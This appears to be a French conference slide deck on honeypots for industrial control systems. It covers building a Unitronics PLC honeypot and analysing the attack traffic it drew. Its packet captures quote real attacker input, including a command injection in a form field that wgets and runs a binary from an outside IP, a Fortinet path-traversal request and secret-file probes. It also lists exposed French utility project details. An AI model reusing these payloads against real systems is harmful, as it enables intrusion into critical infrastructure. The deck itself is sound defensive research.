




HONEYPOT ET SYSTÈME INDUSTRIEL


Par Tom / CyberSecICS

Quelques définitions...

- OT
- ICS
- SCADA
- HMI
- **PLC / Automate**



Plusieurs honeypots pour plusieurs utilisations



- Niveau **système**
- Niveau **applicatif**
- Niveau **protocolaire**


Cas d'usage

- Détection
 - Une solution économique
 - Facilité de déploiement
 - Peu de faux positif
- Renseignement / CTI
 - Acquisition d'IOCs pour un type d'équipement particulier



L'existant dans le milieu industriel

- Conpot
- Gaspot
- Et beaucoup d'autre...



Exemple de l'architecture de T-pot



Explorons internet, les honeypots

// 161 / UDP

pysnmp

SNMP:

Uptime: 10

Description: Siemens, SIMATIC, S7-300

Service: 72

Versions:

1

3

Engineid Format: octets

Contact: Corporate IT

Engine Boots: 2

Engineid Data: 80004fb8056136613136306139356330350001d480

Enterprise: 20408

Objectid: 0.0

Engine Time: 15:52:06

Location: BER01, T2E

Numéro de série utilisé par des Honeypots Siemens

S C-A9WB44962010	S C-C5V124582012
S C-B1W379852011	S C-C6U176672012
S C-B3UK38432011	S C-C6UH31412012
S C-B3UX66432011	S C-C6V833152012
S C-B4UF62692011	S C-C7V068522012
S C-B5TJ26102011	S C-C7VF79012012
S C-B5WU75102011	S C-C8W502582012
S C-B5X144332011	S C-CNUM39802012
S C-BOVF19492011	S C-CNV522982012
S C-C1TS26292012	S C-COVW13472012
S C-C2U822952012	S C-D4T675392013
S C-C2UR28922012	S C-E2TT94242014
S C-C3V080962012	S C-E4UL23582014



Explorons internet, se fondre dans la masse

- Informations de **projet Unity** exposés sur internet
- **Modbus** : pas de chiffrement, pas d'authentification

The screenshot displays a list of project entries. Each entry consists of a location name, a list of hardware details, and project information. The project information line in each entry is highlighted with a red box.

Location	Project Information
France, Puteaux	-- Project information: Centrale de Gorre - de Gorre V5.0 W7_UNITY13_1 C:\USERS\AUTOMATISMES\DESKTOP\CENTRALES HYD
France, Saint-Quentin-en-Yvelines	-- Project information: Prise d'eau Isaby - u Isaby V11.0 ELEC-PC C:\USERS\VINCENT.VANRAES\DESKTOP\CENTRALE\BARRAG
France, Guingamp	-- Project information: STEP - V11.1 VM_LORCY C:\Users\LEDU22\Desktop\goudelin\STEP GOUDELIN 2023 04 05.ST
Orange S.A. France, Changé	-- Project information: MOULIN DE LIRBAT - LIRBAT V6.0 AUTOM-VM C:\Users\AUTOM\Desktop\perso\LIRBAT\lirbat_231007



Détection d'une menace spécifique

Exposition d'un Honeypot sur internet



L'outil OT - Unitronics



- PLC / HMI
- Utilisé dans plusieurs types d'industries :
 - Eau
 - Oil&Gas
 - Manufacturing
 - Medical
- Deux gammes de Unitronics visée dans l'attaque : Vision et Samba



Unitronics

Des cybercriminels iraniens coupent l'eau dans deux communes irlandaises

Le groupe Cyber Av3ngers vise actuellement des infrastructures opérées par des sociétés israéliennes, en soutien à la Palestine.

CYBER SÉCURITÉ INDUSTRIELLE - CYBER CRIMINALITÉ - 17 DÉCEMBRE 2023


Le groupe cybercriminel iranien Cyber Av3ngers a attaqué l'infrastructure d'un système de pompage d'eau en Irlande, début décembre 2023, privant deux communes d'eau pendant deux jours. Il affirme avoir déconnecté cet outil industriel, fabriqué et opéré par une société israélienne, en soutien à la Palestine.



- CVSS à 9.8
- Attaque revendiquée par l'acteur **CyberAveng3rs**
- Alerte du CISA : ICISA-23-348-15

Construction du serveur Web (1/2)

- Utilisation de VisiLogic pour la construction du serveur Web
- Récupération des vues via l'outil de prévisualisation



Construction du serveur Web (2/2)

- Reconstruction du serveur en python :
 - Création des routes
 - Ajouts des **headers** HTTP
 - Création des pages **404, 403, 401**
- Vérifier le camouflage via un scan **nmap**

```
@app.errorhandler(404)
def custom_404(e):
    return render_template('404.html'), 404

@app.route('/')
def gen_func_index():
    return send_from_directory('static/', 'index.html')
```

```
POST /_profiler/phpinfo HTTP/1.1 (application/x-www-form-urlencoded)
GET /phpinfo.php HTTP/1.1
POST /phpinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
GET /info.php HTTP/1.1
POST /info.php HTTP/1.1 (application/x-www-form-urlencoded)
POST /boaform/admin/formLogin HTTP/1.1 (application/x-www-form-urlencoded)Continuation
GET /.env HTTP/1.1
HEAD /.env HTTP/1.1
GET /.env HTTP/1.1
GET /.vscode/sftp.json HTTP/1.1
GET /remote/fgt_lang?lang=../../../../../../../../dev/cmdb/sslvpn_websession HTTP/1.1
GET /favicon.ico HTTP/1.1
GET /robots.txt HTTP/1.1
GET /.well-known/security.txt HTTP/1.1
POST /HNAP1/ HTTP/1.1
GET /.vscode/sftp.json HTTP/1.1
GET /favicon.ico HTTP/1.1
GET /robots.txt HTTP/1.1
```



Le protocole PCOM

- Un protocole pour plusieurs supports :
 - CAN
 - RS485
 - Ethernet
- Deux modes de fonctionnement :
 - ASCII
 - BINARY
- Plusieurs milliers d'équipements exposés
 - On peut se fondre dans la masse
- Des fonctions non documentées

RE, RA, RB, GS, RT, RM - Read bits

To PLC:

<STX><CC><ADDRESS><LENGTH><CRC><ETX>

From PLC:

<STX1><CC><VALUES><CRC><ETX>

CC (Command Code) values:

"RE" - Read inputs

"RA" - Read outputs

"RB" - Read memory bits

"GS" - Read system bits

"RT" - Read timer scan bits

"RM" - Read counter scan bits

New Features

The new features are listed below, and are explained in the Help topic PCOM via Ethernet.

Set PCOM (Ethernet) Password

To provide security to your controllers, you must use Set PCOM (Ethernet) Password in your Ladder application to enable a password to prevent unauthorized PCOM Ethernet access.



Analyse du serveur web


- De nombreuses tentatives d'exploitations de CVE :
 - **CVE-2023-26801**
 - **CVE-2018-13379**
 - **CVE-2022-22947**

```
> Frame 25034: 279 bytes on wire (2232 bits), 279 bytes captured (2232 bits) on interface ens2, id 4
> Ethernet II, Src: a2:8f:09:cc:42:cc (a2:8f:09:cc:42:cc), Dst: de:2e:48:4b:20:13 (de:2e:48:4b:20:13)
> Internet Protocol Version 4, Src: 119.202.224.222 (119.202.224.222), Dst: 10.19.30.37 (10.19.30.37)
> Transmission Control Protocol, Src Port: 62819, Dst Port: 8080, Seq: 1, Ack: 1, Len: 225
√ Hypertext Transfer Protocol
  √ POST /goform/set_LimitClient_cfg HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): POST /goform/set_LimitClient_cfg HTTP/1.1\r\n]
    | Request Method: POST
    | Request URI: /goform/set_LimitClient_cfg
    | Request Version: HTTP/1.1
  > Cookie: user=admin\r\n
    | \r\n
    | [HTTP request 1/1]
    | [Response in frame: 25038]
√ Hypertext Transfer Protocol
  √ time1=00:00-00:00&time2=00:00-00:00&mac=;rm -rf *mpsl; wget http://103.180.149.156/huhu.mpsl; chmod 777 huhu.mpsl; ./huhu.mpsl lblink.selfrep;rm -rf *mpsl*; \r\n
  > [Expert Info (Warning/Protocol): Illegal characters found in header name]
  | \r\n
```



Analyse HTTP

- Classifier pour mieux analyser
- Identifier les interactions ciblant des produits spécifiques
- Absence de données dans les outils de sécurité (Greynoise, Virustotal...)



91.169.142.163

AS Country : FR | Location : France - null

First Seen 2024-03-12 19:00:00 | Last Seen 2024-05-13 15:53:33 | Resolution 91-169-142-163.subs.proxad.net

ASN 12322 | Actor | STIX

Tags: BRUTEFORCE

Modules: product_http_unitronics | Modules: bruteforce_http_unitronics

Protocol	Hit	Infos
HTTP	86	i

0 RESULTS

No IPs found

No IPs were found matching the query you entered. This could be because GreyNoise has not observed any IPs matching your query within the past 90 days, or your query may have a syntax error.

0 / 93

Community Score

No security vendor flagged this IP address as malicious

91.169.142.163 (91.169.128.0/19)


AS 12322 (Free SAS)



Analyse HTTP

- Tentative de bruteforce
- Utilisation d'un VPS Scaleway
- Chargement de l'ensemble de la page
- Un seul User-agent

```
"remote_addr": "91.169.142.163",  
"remote_port": "28348",  
"server_protocol": "HTTP/1.1",  
"form": {  
  "username": "sncf",  
  "password": "sncf",  
  "remember_me": "on"  
},
```



```
HTTP - URL /, /css/bootstrap.min.css, /css/jquery-ui.css, /css/  
elementsDesktop.css, /css/rcError.css, /css/  
ui.jqgrid.min.css, /js/jquery.min.js, /js/  
jquery.mask.min.js, /socket.io/socket.io.js, /js/  
mainControllers.js, /js/moment.min.js, /js/  
mainControllersUtils.js, /Module1/js/  
Home_9b5766a815f5416da1d14b6622620932.js  
, /css/fonts.css, /js/bootstrap.min.js, /css/
```



Analyse HTTP - Pivot

- Utilisation d'outils pour identifier des adresses IP similaires
- Combo-list utilisées
- Outils utilisés (nmap, OpenVAS...)

🌐 - IP Similarity

Percentage of smilarity with other IPs

IP	Smilarity score
91.169.142.163	100.0%
91.172.215.29	57.14%
82.66.27.145	57.14%
82.66.49.123	57.14%
82.66.90.223	57.14%
91.162.16.251	57.14%
82.64.58.171	57.14%
82.64.234.109	57.14%
82.66.21.186	57.14%



Analyse PCOM


- Réception de code de fonction réservé

9	129113.472157	cbfd1.redenatural.com	10.19.30.37	PCOM/TCP	87	RNJ	Query in ASCII mode
10	129113.474195	10.19.30.37	cbfd1.redenatural.com	PCOM/TCP	84	RU	Reply in ASCII mode
11	129113.582673	cbfd1.redenatural.com	10.19.30.37	PCOM/TCP	99	0x000001	Query in Binary mode
12	129113.585567	10.19.30.37	cbfd1.redenatural.com	PCOM/TCP	115	0x000001	Reply in Binary mode
13	137337.1043172	scan-04b.shadowserver.org	10.19.30.37	PCOM/TCP	88	ID	Query in ASCII mode
14	376961.473208	scanner-06.ch1.censys-scanner.com	10.19.30.37	PCOM/TCP	80	ID	Query in ASCII mode
15	376961.482680	10.19.30.37	scanner-03.ch1.censys-scan...	PCOM/TCP	133	ID	Reply in ASCII mode
16	431517.031093	scan-47c.shadowserver.org	10.19.30.37	PCOM/TCP	68	ID	Query in ASCII mode
17	432891.405833	scanner-25.ch1.censys-scanner.com	10.19.30.37	PCOM/TCP	80	ID	Query in ASCII mode
18	437369.064716	170.130.187.42	10.19.30.37	PCOM/TCP	80	ID	Query in ASCII mode
19	437379.065415	170.130.187.42	10.19.30.37	PCOM/TCP	80	ID	Query in ASCII mode
20	437381.066265	170.130.187.42	10.19.30.37	PCOM/TCP	80	ID	Query in ASCII mode


Frame 11: 99 bytes on wire (792 bits), 99 bytes captured (792 bits)
